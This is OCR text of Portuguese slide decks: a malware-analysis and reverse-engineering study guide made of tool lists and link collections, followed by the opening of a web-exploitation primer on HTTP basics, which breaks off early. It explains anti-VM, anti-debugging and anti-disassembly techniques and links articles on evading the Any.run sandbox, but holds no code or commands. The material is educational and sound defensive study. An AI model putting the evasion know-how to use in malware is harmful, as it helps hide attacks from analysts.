
Engenharia Reversa

- A engenharia reversa é o processo de levar um binário compilado e tentar recriar (ou simplesmente entender) a forma original do programa. Um programador inicialmente escreve um programa em uma linguagem de alto nível, como C ++, C#, Java ou Visual Basic (A.k.a Delphi, Pascal, Assembly). Como o computador não fala essas línguas, o código que o programador escreveu é montado de uma maneira que a maquina consiga traduzir, ao qual um computador fala. Este código é chamado de binário, ou o idioma da maquina. Eles não são muito amigáveis, e muitas vezes requer uma grande quantidade de poder cerebral para descobrir exatamente o que o programador tinha em mente.
- https://medium.com/@leonardomarciano/engenharia-reversa-1-in%C3%ADcio-de-uma-grande-aventura-9526447ee50e
- https://www.youtube.com/watch?v=IkUfXfnnKH4
- https://www.mentebinaria.com.br/forums/topic/90-caminho-para-os-iniciantes-em-engenharia-reversa/

PRÁTICA

ANALISE DE MALWARE

AMBIENTE DE TESTES



https://www.blackhat.com/presentations/bh-dc-07/Kendall_McMillan/Presentation/bh-dc-07-Kendall_McMillan.pdf

AMBIENTE DE TESTES

Caso você queira montar seu laboratório de testes, além das dicas anteriores, você tem outros meios:

https://www.malwaretech.com/2017/11/creating-a-simple-free-malware-analysis-environment.html

https://www.sans.org/reading-room/whitepapers/threats/paper/1841

https://resources.infosecinstitute.com/environment-for-malware-analysis/#gref

https://www.youtube.com/watch?v=gFxImi5t37c

https://www.youtube.com/watch?v=oPsxy9JF8FM

https://www.youtube.com/watch?v=iU3WZBWuYO4 (Papo Binário)

BlackStorm Security

Importante: se houver algum equipamento visivelmente atacado, é fundamental seguir alguns procedimentos para preservar a memória RAM e os dados que serão analisados.

1. Jamais desligue o equipamento, pois é importante termos acesso à memória RAM onde os malwares deixam rastros de sua presença e ação.
2. Não passe antimalwares ou antivírus, pois podem destruir informação relevante.
3. Isole a máquina da rede local imediatamente – isso pode ser feito tirando o cabo de rede ou, caso esteja usando WiFi, desligando o dispositivo via hardware (ALT-F2 em alguns casos).
4. Não formate o disco ou apague arquivos – novamente, isso pode apagar evidências importantes para nossa análise.
5. Nunca, jamais, restaure backup sem estar 100% seguro da desinfecção. Seu risco é contaminar seu backup e novamente o equipamento infectado/atacado.
6. E por fim, nunca considerar especialistas em Segurança da Informação como especialistas de Análise de Malware. Nesses casos é comum que, quanto mais o pessoal insista em reparar o problema, maior é a disseminação do código malicioso pela rede e/ou equipamento.

MEDIDAS PREVENTIVAS EM UM ATAQUE

FONTE: http://www.blackstormsecurity.com/bs/malware.html

Ferramentas de Analise de Malware 1

- Python for Malware Analysis
- X64dbg
- IDA Pro
- Radare2
- WinDBG
- ILSpy
- DIE
- Yara Rules
- Remnux
- Bro
- Any.run
- MISP
- strace

Ferramentas de Analise de Malware 2

- RegShot
- Pstools
- Process Monitor, Explorer and Hacker
- Pharos
- OllyDGB
- Mac-a-mal
- Immunity Debugger
- GDB
- Binwalk
- Binnavi
- BAP
- BARF

Ferramentas de Analise de Malware 3

- Capstone
- Codebro
- Cutter
- Dnspy
- Evans EDB
- Fport
- Fibratus
- Ghidra
- Triton
- String Sniffer
- SMRT
- Angr
- xortool

Ferramentas de Analise de Malware 4

- Floss
- NoMoreXOR
- VirtualDeobfuscator
- Hachoir3
- Bulk_extractor
- PDF Tools
- Spidermonkey
- Box-js
- SWF Investigator
- Firebug
- Krakatau
- Anlyz.io
- DeepViz

Ferramentas de Analise de Malware 5

- Firmware.re
- IRMA
- Intezer
- Joe Sandbox
- Virus Total
- Chkrootkit
- Hashdeep
- AnalyzePE
- https://github.com/alexandreborges

Etc…

Python for Malware Analysis

- Existem muitas ferramentas de análise de malware baseadas em Python que você pode usar hoje. Abaixo estão alguns exemplos que considero úteis para a análise estática de arquivos:
- pyew
- AnalyzePE
- pescanner
- peframe
- pecheck (eu discuti este anteriormente)
- Essas ferramentas produzem resultados úteis e servem como excelentes pontos de partida para entender o Python. Simplesmente visualizando o código fonte e realizando pesquisas conforme necessário, você pode aprender com o que os autores escreveram e modificar o código para servir a seu próprio objetivo. No entanto, ao adquirir experiência em análise técnica, você provavelmente encontrará cenários em que as ferramentas existentes não atendem às suas necessidades e uma solução personalizada deve ser desenvolvida. Tenha certeza, esses casos não exigem que você escreva código do zero. Em vez disso, você pode confiar nas bibliotecas Python existentes para extrair dados e manipular a saída de uma maneira específica para suas necessidades.
- https://malwology.com/2018/08/24/python-for-malware-analysis-getting-started/
- https://www.andreafortuna.org/2017/06/29/python-for-malware-analysis/
- https://www.youtube.com/watch?v=2gyAemhbxnE
- https://www.youtube.com/watch?v=tNxJzx754BI

Python for Malware Analysis

- https://pdfs.semanticscholar.org/774c/d0dfc5e674356b3d8453f3c89b949ec1a811.pdf
- https://www.oreilly.com/library/view/machine-learning-and/9781491979891/ch04.html
- https://www.malwaretech.com/2018/03/best-programming-languages-to-learn-for-malware-analysis.html

ANTI-VMs

- Analistas e investigadores de malware geralmente usam ambientes isolados, como máquinas virtuais (VMs) ou sandboxes, para analisar códigos desconhecidos de malware. Da mesma maneira, os produtos de segurança geralmente usam VMs e caixas de proteção para executar códigos potencialmente maliciosos antes de serem aprovados para entrar na rede organizacional.
- Na tentativa de evitar a análise e ignorar os sistemas de segurança, os autores de malware geralmente projetam seu código para detectar ambientes isolados. Depois que esse ambiente é detectado, o mecanismo de evasão pode impedir a execução do código malicioso ou alterar o comportamento do malware para evitar a exposição de atividades maliciosas durante a execução em uma VM.
- Por exemplo: ao executar em hardware real, o malware se conectará ao servidor de Comando e Controle (C&C), mas quando uma VM for detectada, ela se conectará a um domínio legítimo, fazendo com que o analista ou o sistema de segurança acredite que esse é um código legítimo.
- https://www.cyberbit.com/blog/endpoint-security/anti-vm-and-anti-sandbox-explained/
- https://www.deepinstinct.com/2019/10/29/malware-evasion-techniques-part-2-anti-vm-blog/
- https://resources.infosecinstitute.com/category/certifications-training/malware-analysis-reverse-engineering/anti-disassembly-anti-debugging-anti-virtual-machine/#gref
- https://github.com/ExpLife0011/anti-anti-vm-detection-dll-1

ANTI-Debuggers

- Os autores de malware sempre procuraram novas técnicas para permanecerem invisíveis. Isso inclui, é claro, ser invisível na máquina comprometida, mas é ainda mais importante ocultar indicadores e comportamentos maliciosos durante a análise. Os autores de malware assumem que, uma vez que o arquivo malicioso esteja fora do ar, seu relógio vitalício está correndo e, eventualmente, ele será detectado pelos pesquisadores e analisado minuciosamente.
- Para tornar a análise pós-detecção mais difícil, os atores de ameaças usam várias técnicas anti-análise, uma das mais comuns é a Anti-Depuração. Os atores de ameaças provaram ser mais inovadores, não apenas no malware que estão criando, mas também nas técnicas que estão empregando para evitar a detecção e análise por analistas e produtos de segurança cibernética. A anti-depuração, portanto, representa um obstáculo para os analistas de malware, pois pode prolongar o processo de engenharia reversa do código e, assim, dificultar a decifração de como ele funciona. Depois que o malware percebe que está sendo executado em um depurador, ele pode ajustar seu caminho de execução de código usual ou modificar o código para provocar uma falha, o que dificulta as tentativas dos analistas de decifrá-lo, ao mesmo tempo em que acrescenta tempo e sobrecarga adicional ao seu esforços.

ANTI-Debuggers

- https://resources.infosecinstitute.com/category/certifications-training/malware-analysis-reverse-engineering/anti-disassembly-anti-debugging-anti-virtual-machine/#gref
- https://resources.infosecinstitute.com/anti-debugging-and-anti-vm-techniques-and-anti-emulation/#gref
- https://securityaffairs.co/wordpress/88546/malware/anti-debugging-techniques-malware.html
- https://www.lasca.ic.unicamp.br/paulo/papers/2017-SBSeg-marcus.botacin-anti.anti.analysis.evasive.malware.pdf
- http://antukh.com/blog/2015/01/19/malware-techniques-cheat-sheet/

ANTI-Disassembly

- As técnicas anti-disassembly funcionam tirando proveito das suposições e limitações dos disassemblers. Por exemplo, disassemblets podem representar apenas cada byte de um programa como parte de uma instrução por vez. Se o disassemblers for levado a disassembling no offset errado, uma instrução válida poderá ser ocultada.
- https://medium.com/@preetkamal1012/anti-disassembly-techniques-e012338f2ae0
- https://pt.slideshare.net/SamBowne/practical-malware-analysis-ch-15-antidisassembly
- https://j33m.net/reversing/2018/05/07/analyzing-malware-with-anti-disassembly.html
- https://www.malwinator.com/2015/11/22/anti-disassembly-used-in-malware-a-primer/

Reverse Engineering Malware

- A engenharia reversa de malware envolve desmontar (e às vezes descompilar) um programa de software. Por meio desse processo, as instruções binárias são convertidas em mnemônicas de código (ou construções de nível superior) para que os engenheiros possam ver o que o programa faz e quais sistemas ele afeta. Somente conhecendo seus detalhes, os engenheiros são capazes de criar soluções que podem atenuar os efeitos maliciosos pretendidos pelo programa. Um engenheiro reverso (também conhecido como "reversor") usará uma variedade de ferramentas para descobrir como um programa está se propagando através de um sistema e o que ele foi projetado para fazer. E, ao fazer isso, o inversor saberia quais vulnerabilidades o programa pretendia explorar.
- Os engenheiros reversos são capazes de extrair dicas reveladoras quando um programa foi criado (embora se saiba que os autores de malware deixam rastros falsos), quais recursos incorporados eles podem estar usando, chaves de criptografia e outros detalhes de arquivos, cabeçalhos e metadados. Quando o WannaCry foi submetido a engenharia reversa, as tentativas de encontrar uma maneira de rastrear sua propagação levaram a descobrir o que hoje é conhecido como seu "interruptor de interrupção" - um fato que provou ser incrivelmente importante para impedir sua disseminação.

Reverse Engineering Malware

Para reverter o código de malware, os engenheiros costumam usar muitas ferramentas. Abaixo uma pequena seleção dos mais importantes:

- **Desmontadores (por exemplo, IDA Pro). Um desmontador desmontará um aplicativo para produzir código de montagem. Os descompiladores também estão disponíveis para a conversão de código binário em código nativo, embora não estejam disponíveis para todas as arquiteturas.**
- **Depuradores (por exemplo, x64dbg, Windbg, GDB). Os inversores usam depuradores para manipular a execução de um programa, a fim de obter informações sobre o que está fazendo quando está em execução. Eles também permitem que o engenheiro controle certos aspectos do programa enquanto ele estiver em execução, como áreas da memória do programa. Isso permite mais informações sobre o que o programa está fazendo e como está impactando um sistema ou rede.**
- **Visualizadores de PE (por exemplo, CFF Explorer, PEExplorer). Os visualizadores de PE (para formato de arquivo executável portátil do Windows) extraem informações importantes dos executáveis para fornecer, por exemplo, a visualização de dependências.**
- **Analisadores de rede (por exemplo, Wireshark). Os analisadores de rede informam a um engenheiro como um programa está interagindo com outras máquinas, incluindo quais conexões o programa está fazendo e quais dados ele está tentando enviar.**
- https://zeltser.com/reverse-engineering-malware-methodology/
- https://www.youtube.com/watch?v=EMJr_B0mWUY
- https://www.youtube.com/watch?v=raoO1tYDpIo
- https://www.youtube.com/watch?v=yZ6D4-Jz3Hc
- https://www.youtube.com/watch?v=3NTXFUxcKPc

Reverse Engineering Malware

https://www.youtube.com/watch?v=35teUHnZNGU

https://www.youtube.com/watch?v=VOTnt2PdqNM

https://www.youtube.com/watch?v=VOTnt2PdqNM

https://www.youtube.com/watch?v=aQqMXujUBhE

https://www.youtube.com/watch?v=NVP4X12BVcc

https://www.youtube.com/watch?v=gjCKKLuDoP8

https://www.youtube.com/watch?v=rcA2tPp4nSU (Alexandre Borges)

https://www.youtube.com/watch?v=UB3pVTO5izU

https://www.youtube.com/watch?v=bCaMuHAJcHw

https://medium.com/secjuice/the-road-to-reverse-engineering-malware-7c0bc1bda9d2

https://cybersecurity.att.com/blogs/labs-research/reverse-engineering-malware

https://www.infosecinstitute.com/skills/learning-paths/malware-analysis-reverse-engineering/

PRÁTICA: ANALISE DE MALWARE ESTÁTICA

https://www.theta432.com/post/malware-analysis-part-1-static-analysis

https://enterprise.comodo.com/forensic-analysis/static-malware-analysis.php

https://hackercombat.com/static-malware-analysis-vs-dynamic-malware-analysis/

https://medium.com/bugbountywriteup/malware-analysis-101-basic-static-analysis-db59119bc00a

https://www.youtube.com/watch?v=Slem8ZIe1xk

https://www.youtube.com/watch?v=FpcDdlL0Y1E

https://www.youtube.com/watch?v=H3BJ4gmPEm4

https://scholarworks.sjsu.edu/cgi/viewcontent.cgi?referer=https://www.google.com/&httpsredir=1&article=1391&context=etd_projects

https://arxiv.org/abs/1808.01201

http://www.ozgurcatak.org/files/02-static_analysis.pdf

https://www.lasca.ic.unicamp.br/paulo/papers/2010-SBSEG-dario.fernandes-andre.gregio-vitor.afonso-rafael.santos-mario.jino-analise.malware.pdf

https://periciacomputacional.com/analise-de-malware-na-forense-computacional/

https://github.com/sully90h/practical-malware-analysis

PRÁTICA: ANALISE DE MALWARE DINÂMICA

https://www.youtube.com/watch?v=XgtG9p_Pr9E

https://www.youtube.com/watch?v=J-nYVgHZqjo

https://www.youtube.com/watch?v=5cvpGSSUZI0

https://www.youtube.com/watch?v=qtoS3CG6ht0

https://www.youtube.com/watch?v=Sv8yu12y5zM&t=286s

https://www.youtube.com/watch?v=XgtG9p_Pr9E&list=PLUFkSN0XLZ-kqYbGpY4Gt_VATd4ytQg-Z_ (Playlist)

https://www.youtube.com/watch?v=6ObusWC-Qcs

https://www.youtube.com/watch?v=Q5AnGdMP4Tw

https://www.youtube.com/watch?v=tgJR1-mkvzY

http://www.rennes.supelec.fr/diwall/talks/kruegel.pdf

https://publications.sba-research.org/publications/malware_survey.pdf

https://informationsecurity.report/Resources/Whitepapers/51e831f9-aeef-41a4-b2e9-5162a2ac5f65_How%20Malware%20Analysis.pdf

https://pdfs.semanticscholar.org/7efb/d1be5679425631e204ce06d1ab3c28a2e281.pdf

https://github.com/sully90h/practical-malware-analysis (LABS)

PRÁTICA: ADVANCED MALWARE ANALYSIS

https://www.youtube.com/watch?v=aYQ4TIcGD2o

https://www.youtube.com/watch?v=67vesKcxQOQ

https://www.youtube.com/watch?v=9L9I1T5QDg4

https://www.youtube.com/watch?v=YF-o0ig5NQo

https://www.youtube.com/watch?v=WlE8abc8V-4&t=3s

https://www.youtube.com/watch?v=UZzd096Z850

https://www.youtube.com/watch?v=7zKHxL99ytQ

https://www.youtube.com/watch?v=SFaDTQiiiww

https://www.youtube.com/watch?v=EBVhX_1vaoE

https://www.blackhat.com/presentations/bh-usa-08/Laspe_Raber/BH_US_08_Laspe_Raber_Deobfuscator.pdf

https://www.youtube.com/watch?v=ZsUx__lny2Q

https://www.youtube.com/watch?v=6gYZdS-co7s

https://www.youtube.com/watch?v=l2P5CMH9TE0

PRÁTICA: ADVANCED MALWARE ANALYSIS

https://www.youtube.com/watch?v=CiJocXXMXK4

https://www.youtube.com/watch?v=Sv8yu12y5zM&t

https://www.youtube.com/watch?v=C6vsdyZnPPo

https://www.youtube.com/watch?v=PBvMnjQPDac

https://www.vmray.com/cyber-security-blog/paymen45-ransomware-malware-analysis-spotlight/

https://medium.com/@knownsec404team/lucky-ransomware-analysis-and-file-decryption-1581a7180c1c

https://blog.malwarebytes.com/threat-analysis/2018/06/malware-analysis-decoding-emotet-part-2/

https://blog.malwarebytes.com/threat-analysis/2018/05/malware-analysis-decoding-emotet-part-1/

https://www.youtube.com/watch?v=E_70CSwcU7E

https://www.youtube.com/watch?v=-0DEEbQq8jU

BÔNUS: Evade Any.run?

https://www.nagenrauft-consulting.com/2019/11/14/app-any-run-anti-evasion-bypass/

https://securityaffairs.co/wordpress/105830/malware/any-run-sandbox-evasion.html

https://www.financialcert.tn/2020/07/13/malware-adds-any-run-sandbox-detection-to-evade-analysis/

https://cyware.com/news/malware-authors-develop-new-method-to-evade-analysis-by-anyrun-sandbox-29cbe32f

BÔNUS: Impactos de um Malware

http://techgenix.com/malwares-impact-serious-long-lasting/#:~:text=Effects%20malware%20can%20have%20on%20your%20computer&text=Malware%20causes%20your%20computer%20to,cause%20your%20computer%20to%20crash.&text=Malware%20could%20be%20used%20for,to%20sites%20for%20its%20purposes.

https://usa.kaspersky.com/resource-center/threats/malware-damage

https://www.nist.gov/system/files/documents/itl/BITS-Malware-Report-Jun2011.pdf

https://www.digintrude.com/malwares-and-its-impact-on-business.html

https://www.trendmicro.com/vinfo/us/security/research-and-analysis/threat-reports

https://www.youtube.com/watch?v=I06wFfgn5eE (Palestra Mercês)

https://resources.malwarebytes.com/files/2020/02/2020_State-of-Malware-Report.pdf

https://blog.emsisoft.com/en/36303/ransomware-statistics-for-2020-q1-report/

BÔNUS: Impactos de um Malware

https://cybermap.kaspersky.com/pt

https://www.crowdstrike.com/resources/reports/2020-crowdstrike-global-threat-report/

Filtre no Google Noticias pesquisas como "Ransomware", "Malware", "Viruses", "Advanced Persistent Threats", "Threats Advanced" e etc.

Cursos para estudar

https://www.youtube.com/c/PapoBin%C3%A1rio/playlists (Papo Binário)

http://www.blackstormsecurity.com/bs/treinamento.html

https://esecurity.com.br/cursos/security-specialist/

https://hackersec.com/treinamentos/curso-analise-de-malware-fundamentals/

https://www.udemy.com/

https://hakin9.org/

https://www.fireeye.com/services/training/courses/malware-analysis-master-course.html

https://www.amazon.com.br/Practical-Malware-Analysis-Hands-Dissecting/dp/1593272901

REFERENCE

https://www.crowdstrike.com/epp-101/malware-analysis/
https://en.wikipedia.org/wiki/Malware_analysis
https://www.baboo.com.br/artigos/como-antivirus-funcionam/
https://www.programacaoprogressiva.net/2020/05/registradores-dos-microprocessadores-Intel-x86.html
https://pt.wikipedia.org/wiki/AMD64
https://www.ic.unicamp.br/~rodolfo/Cursos/mo401/2s2005/Trabalho/041438-x86-apresentacao.pdf
https://en.wikipedia.org/wiki/Windows_API
https://pt.wikipedia.org/wiki/DLL
https://security.stackexchange.com/questions/74631/what-is-the-difference-between-dll-hooking-and-dll-injection
https://en.wikipedia.org/wiki/Advanced_persistent_threat
https://resources.infosecinstitute.com/category/certifications-training/malware-analysis-reverse-engineering/malware-obfuscation-encoding-encryption/#gref
https://searchsecurity.techtarget.com/definition/rootkit
https://www.oficinadanet.com.br/linux/24969-o-que-e-o-kernel-do-linux
https://github.com/rshipp/awesome-malware-analysis
https://www.lastline.com/blog/reverse-engineering-malware/
https://en.wikipedia.org/wiki/Sandbox_(computer_security)

Modulo 21

Ataques em Aplicações Web 1

OFFENSIVE SECURITY WEB EXPLOITATION PT.2

JOAS ANTONIO

SOBRE O LIVRO

Livro pouco prático e bastante teórico, apenas apresentando os ataques e alguns exemplos;

Recomendo que tenha conhecimentos fundamentais sobre aplicação web, pois não é bastante aprofundado;

Técnicas de exploração de vulnerabilidades em aplicações web geralmente usada em Bug Bountys;

SOBRE O AUTOR

Joas Antonio;

Apaixonado por Segurança da Informação;

https://www.linkedin.com/in/joas-antonio-dos-santos/

O QUE VOCÊ ENCONTRARÁ?

Conceitos básicos de aplicação web;

OWASP-TOP 10;

Conceitos de ataques em aplicações web;

Vulnerabilidades em Aplicações Web;

Conclusão;

CONCEITOS DE APLICAÇÕES WEB

HTTP E HTTPS

HTTP:

Hypertext Transfer Protocol, ou simplesmente HTTP, é um protocolo de comunicação, utilizado pela internet para transferir dados entre o computador do usuário e servidores de hipermedia. Ou seja, é através deste protocolo, que cada byte de informação navega entre seu computador/smartphone e os servidores de internet. Normalmente o protocolo HTTP usa a porta 80 do seu dispositivo para transferir os dados.

HTTP E HTTPS

HTTPS:

Hypertext Transfer Protocol Secure, ou simplesmente HTTPS, é uma versão idêntica do protocolo HTTP sobre uma camada SSL. Essa camada adicional permite que os dados sejam transmitidos através de uma conexão criptografada e que se verifique a autenticidade do servidor e do cliente através de certificados digitais. A porta TCP usada por norma para o protocolo HTTPS é a 443.

https://www.oficinadanet.com.br/post/15657-diferencas-entre-http-e-https

SSL E TLS

- **SSL** significa **Secure Sockets Layer**, um tipo de segurança digital que permite a comunicação criptografada entre um site e um navegador. Atualmente a tecnologia se encontra **depreciada** e está sendo completamente substituída pelo TLS.
- **TLS** é uma sigla que representa **Transport Layer Security** e certifica a proteção de dados de maneira semelhante ao SSL. Como o SSL não está mais de fato em uso, esse é o termo correto que deveria ser utilizado.
- Certificados SSL/TLS funcionam por unir digitalmente uma chave criptográfica à informação de identificação de uma companhia. Isso permite que dados possam ser transferidos de maneira que não podem ser descobertos por terceiros.
- O SSL/TLS funciona através de chaves públicas e privadas, além de chaves de sessão para cada conexão segura. Quando o visitante coloca uma URL com SSL no navegador e navega pela página segura, o navegador e o servidor fazer uma conexão.

CÓDIGO DE STATUS

Os códigos de status das respostas HTTP indicam se uma requisição HTTP foi corretamente concluída. As respostas são agrupadas em cinco classes:

- **Respostas de informação (100-199),**
- **Respostas de sucesso (200-299),**
- **Redirecionamentos (300-399),**
- **Erros do cliente (400-499),**
- **Erros do servidor (500-599).**

https://developer.mozilla.org/pt-BR/docs/Web/HTTP/Status

MÉTODOS DE REQUISIÇÃO

GET

O método GET solicita a representação de um recurso específico. Requisições utilizando o método GET devem retornar apenas dados.

HEAD

O método HEAD solicita uma resposta de forma idêntica ao método GET, porém sem conter o corpo da resposta.

POST

O método POST é utilizado para submeter uma entidade a um recurso específico, frequentemente causando uma mudança no estado do recurso ou efeitos colaterais no servidor.

MÉTODOS DE REQUISIÇÃO

PUT

O método PUT substitui todas as atuais representações do recurso de destino pela carga de dados da requisição.

DELETE

O método DELETE remove um recurso específico.

CONNECT

O método CONNECT estabelece um túnel para o servidor identificado pelo recurso de destino.

MÉTODOS DE REQUISIÇÃO

OPTIONS

O método OPTIONS é usado para descrever as opções de comunicação com o recurso de destino.

TRACE

O método TRACE executa um teste de chamada loop-back junto com o caminho para o recurso de destino.

PATCH

O método PATCH é utilizado para aplicar modificações parciais em um recurso.

FRONT AND BACK-END


Em ciência da computação, front-end, interface frontal ou parte frontal e back-end, parte secundária, parte de suporte ou parte de retaguarda são termos generalizados que se referem às etapas inicial e final de um processo. O front-end é responsável por coligir a entrada do usuário em várias formas e processá-la para adequá-la a uma especificação em que o back-end a possa utilizar.

Em resumo o Front é a parte visual que o usuário interage;

Já o Back-end processa tudo que o usuário faz na aplicação, seja um login ou um cadastro;

https://pt.wikipedia.org/wiki/Front-end_e_back-end

FRONT AND BACK-END



FRONT AND BACK-END

CLIENT AND SERVER-SIDE

- *Server-side* diz respeito ao lado do servidor (seu servidor de aplicação, ex: IIS). *Client-side* diz respeito ao lado do cliente (ex: um web-browser).
- A interação funciona da seguinte forma: **Servidor ← → Cliente ← → Usuário**
  - O **servidor** fornece para o **cliente** uma *saída*: ele serve a página desejada ou arquivos (download).
  - O **servidor** interpreta a *entrada* do **cliente**: o cliente envia informações (formulário) para o servidor e arquivos (upload).
  - O **cliente** fornece para o **usuário** uma *saída*: a página renderizada que ele obteve do servidor (html).
  - O **cliente** interpreta a *entrada* do **usuário**: o usuário entra com diferentes dados no cliente (e este eventualmente envia-os ao servidor).

APLICAÇÃO WEB E SERVIDOR DE APLICAÇÃO

- Em computação, aplicação web designa, de forma geral, sistemas de informática projetados para utilização através de um navegador, através da internet ou aplicativos desenvolvidos utilizando tecnologias web HTML, JavaScript e CSS.Pode ser executado a partir de um servidor HTTP ou localmente, no dispositivo do usuário.
